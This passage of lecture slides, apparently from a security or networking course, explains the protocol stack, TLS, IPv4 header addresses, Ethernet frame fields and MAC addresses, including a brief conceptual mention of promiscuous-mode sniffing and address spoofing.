
(*Datagram* = single packet message)

# Layer 7: Application Layer



Communication of whatever you wish  
Can use whatever transport(s) is convenient  
Freely structured  
E.g.:  
Skype, SMTP (email),  
HTTP (Web), Halo, BitTorrent

## 4.5: Some Crypto...




TLS cryptography  
(aka the 's' in HTTPS)


Often basically used as a  
“layer 4.5” transport layer to  
encrypt otherwise  
unencrypted network  
connections

Other times crypto may be at  
the application layer (e.g. ssh


# Internet Layering (“Protocol Stack”)



# Internet Layering (“Protocol Stack”)




# Internet Layering (“Protocol Stack”)




# Hop-By-Hop vs. End-to-End Layers


Host A communicates with Host D




# Hop-By-Hop vs. End-to-End Layers



# Hop-By-Hop vs. End-to-End Layers



# Layer 3: (Inter)Network Layer (*IP*)




Bridges multiple “subnets” to provide *end-to-end* **internet** connectivity between **nodes**


- Provides global addressing

Works across **different link technologies**


# IPv4 Packet Structure (IP version 6 is different)




# IP Packet Structure




# IP Packet Structure



# IP Packet Structure



# IP Packet Structure



# IP Packet Header (Continued)

- Two IP addresses
  - Source IP address (32 bits in main IP version, IPv4)
  - Destination IP address (32 bits, likewise)
- Destination address
  - Unique **identifier/locator** for the receiving host
  - Allows each node to make forwarding decisions
- Source address
  - Unique identifier/locator for the sending host
  - Recipient can decide whether to accept packet
  - Enables recipient to send reply back to source

# The Basic Ethernet Packet: The near-universal Layer 2

- An Ethernet Packet contains:
  - A preamble to synchronize data on the wire
    - We normally ignore this when talking about Ethernet
  - 6 bytes of destination MAC address
    - In this case, MAC means media access control address, not message authentication code!
  - 6 bytes of source MAC address
  - Optional 4-byte VLAN tag
  - 2 bytes length/type field
  - 46-1500B of payload

DST MAC	SRC MAC	VLAN	Type	PAYLOAD
---------	---------	------	------	---------

# The MAC Address

- The MAC acts as a device identifier
  - The upper 3 bytes are assigned to a manufacturer
    - Can usually identify product with just the MAC address
  - The lower 3 bytes are assigned to a specific device
    - Making the MAC a de-facto serial #
- Usually written as 6 bytes in hex:
  - e.g. 13:37:ca:fe:f0:0d
- A device **should ignore** all packets that aren't to itself or to the broadcast address (**ff:ff:ff:ff:ff:ff**)
  - But almost all devices can go into **promiscuous mode**
    - This is also known as "sniffing traffic"
- A device generally should only send with its own address
  - But this is enforced with software and can be trivially bypassed when you need to write "raw packets"